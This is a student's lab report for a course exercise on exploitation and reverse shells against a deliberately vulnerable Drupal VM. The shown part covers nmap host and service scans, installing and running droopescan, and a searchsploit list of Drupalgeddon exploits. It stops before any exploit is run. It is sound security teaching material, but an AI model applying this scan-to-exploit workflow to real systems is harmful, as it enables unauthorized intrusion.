Seneca | SCHOOL OF INFORMATION AND COMMUNICATIONS TECHNOLOGY

# Lab 8 – Exploitation and Reverse Shell

Name – Ishan Aakash Patel
Student ID - 146151238

## Lab Objectives

Upon completion of this lab, you will be able to perform the following :

- Become familiar with *the exploitation process*;
- Scan using application-specific tools
- Use *Metasploit Framework* to do the following:
    - Select an exploit and configure its options;
    - Set the output file and format;
    - Eliminate bad characters;
    - Utilize encoders;
    - Customize shellcode output;
    - Test payload for Anti-virus detection;
    - Create and run a Trojan.
- Exploit a vulnerable webserver

## Lab Materials

- Tools and utilities:
    - Product: Metasploit
        - Installed on Kali: yes
        - Manufacturer: Rapid 7
        - Web site: https://www.metasploit.com/
    - Kali Linux VM
    - Droopescan: Drupal Vulnerability scanner

## Lab Instructions

- Complete this lab;
- Enter your name and student ID above (Example: Boris Loza - bloza);
- Answer questions and add screenshots into the corresponding textboxes;
- Save the file on your computer for future reference;
- Save the file again as a "`.pdf`" file;
- Submit the PDF file for grading.

## Part 1: Downloading and setting up the vulnerable machine

No screenshots are required from Part 1.

I have completed this lab work on the lab computer using my flash drive which has all the images of my virtual machines. So, the IP will range from 192.168.230.0/24 and I used the NAT network to put all the machines in same network.


I have added my name and student ID (separately) at the top of this file because there was no box present to write in it and I can't copy the box from other labs as I don't know the weightage of this lab.

## Part 2: Initial Scanning

1. Find the IP address of your Kali VM by running:

   *Ifconfig*


   *< Include a screenshot of the output>*



2. Find the IP address of the DC-1 machine by scanning using nmap:

   *nmap -sn <network address of your kali>*

   *< Include a screenshot of the output>*





*The IP for the vulnerable machine was 192.168.230.128*

3. Perform a service scan on the target:

   *nmap -sV <dc-1 ip address>*


   *< Include a screenshot of the output>*



4. Perform a detailed scan using -A switch:

   *nmap -A <dc-1 ip address>*

   *< Include a screenshot of the output>*



## Part 3: Vulnerability Scanning using Droopescan

1. Install the tool named “Droopescan” by following these steps on your Kali machine.


   *git clone https://github.com/droope/droopescan.git*

   *cd droopescan*

   *pip install -r requirements.txt*

   *./droopescan scan --help*

   *< Include a screenshot of the output>*



```
┌──(ishan㉿ishan)-[~/droopescan]
└─$ pip install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Looking in indexes: https://pypi.python.org/simple/
Obtaining file:///home/ishan/droopescan (from -r requirements.txt (line 3))
  Preparing metadata (setup.py) ... done
Collecting cement<2.6.99,≥2.6 (from droopescan==1.45.1→-r requirements.txt (line 3))
  Downloading cement-2.6.2.tar.gz (140 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 140.0/140.0 kB 9.7 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Collecting pystache (from droopescan==1.45.1→-r requirements.txt (line 3))
  Downloading pystache-0.6.5-py3-none-any.whl.metadata (14 kB)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from droopescan==1.45.1→-r requirements.txt (line 3)) (2.31.0)
Downloading pystache-0.6.5-py3-none-any.whl (81 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 81.3/81.3 kB 34.3 MB/s eta 0:00:00
Building wheels for collected packages: cement
  Building wheel for cement (setup.py) ... done
  Created wheel for cement: filename=cement-2.6.2-py3-none-any.whl size=80867 sha256=b63d26342905d2f74abdb3146e6def66667b16e26e747451cec8db0b342c4856
  Stored in directory: /home/ishan/.cache/pip/wheels/a7/a4/bf/82f7524c09a1976794d1354ea71558a151506775012d0c065b
Successfully built cement
Installing collected packages: cement, pystache, droopescan
  WARNING: The scripts pystache and pystache-test are installed in '/home/ishan/.local/bin' which is not on PATH.
  Consider adding this directory to PATH or, if you prefer to suppress this warning, use --no-warn-script-location.
  Running setup.py develop for droopescan
Successfully installed cement-2.6.2 droopescan-1.45.1 pystache-0.6.5

┌──(ishan㉿ishan)-[~/droopescan]
└─$ ./droopescan scan --help
usage: droopescan (sub-commands ...) [options ...] {arguments ...}

cms scanning functionality.

commands:

  drupal
    drupal related scanning tools

  joomla
    joomla related scanning tools

  moodle
    Moodle scanner
```

Name:Ishan Aakash Patel
Student ID:146151238

```
┌──(ishan㉿ishan)-[~/droopescan]
└─$ ./droopescan scan --help
usage: droopescan (sub-commands ...) [options ...] {arguments ...}

cms scanning functionality.

commands:

  drupal
    drupal related scanning tools

  joomla
    joomla related scanning tools

  moodle
    Moodle scanner

  silverstripe
    silverstripe related scanning tools

  wordpress
    wordpress related scanning tools

options:
  -h, --help            show this help message and exit
  --debug               toggle debug output
  --quiet               suppress all output
  -u URL, --url URL
  -U URL_FILE, --url-file URL_FILE
                        A file which contains a list of URLs.
  --enumerate {a,t,p,v,i}, -e {a,t,p,v,i}
                        What to enumerate; default is all available, options are:
                            p - plugins
                            t - themes
                            v - version
                            i - interesting urls
                            a - all
  --method {not_found,forbidden,ok}
                        Some webservers respond with 403 when a folder exists. Others with a 404.
                        Others with a 200; default is to determine.
  --verb {head,get}     The HTTP verb to use; the default option is head, except for version enumeration requests, which are always get because we need
                        to get the hash from the file's contents
  --number NUMBER, -n NUMBER
```

Name:Ishan Aakash Patel
Student ID:146151238

2. Start the scan for vulnerabilities on the target:


   *./droopescan scan drupal -u http://<dc-1 ip address>*

   This scanning process will take time.

   The software will scan for vulnerable modules, themese,..etc. and report back to you.

3. At the end of the scan, the tool will show you that the possible versions of the web application is between 7.22 to 7.26.

   *< Include a screenshot of the output>*



4. At this point, we need to find an exploitable vulnerability. We will search the database for vulnerabilities:

   *searchsploit drupal*

   You will see a list of vulnerabilities in this web application.

5. An interesting vulnerability is called “drupalgeddon”. Look up information about this vulnerability. Do not confuse it with “Drupalgeddon 2” or “Drupalgeddon 3” which exist in newer versions.

```
ishan@ishan: ~/droopescan
File  Actions  Edit  View  Help
[+] Scan finished (0:03:41.359558 elapsed)

┌──(ishan㉿ishan)-[~/droopescan]
└─$ searchsploit drupal
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                   |  Path
---------------------------------------------------------------------------------------------------------------
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction                                 | php/webapps/51723.txt
Drupal 4.0 - News Message HTML Injection                                                         | php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting                                                            | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection                                                    | php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution                                      | php/webapps/1821.php
Drupal 4.x - URL-Encoded Input HTML Injection                                                    | php/webapps/27020.txt
Drupal 5.2 - PHP Zend Hash ation Vector                                                          | php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service                                                             | php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities                           | php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)                                | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)                                 | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)                      | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)                      | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)                         | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                                           | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                                               | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution                                          | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution                                            | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                                                    | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service                                                                | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)                         | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)                      | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution              | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)          | php/remote/44482.rb
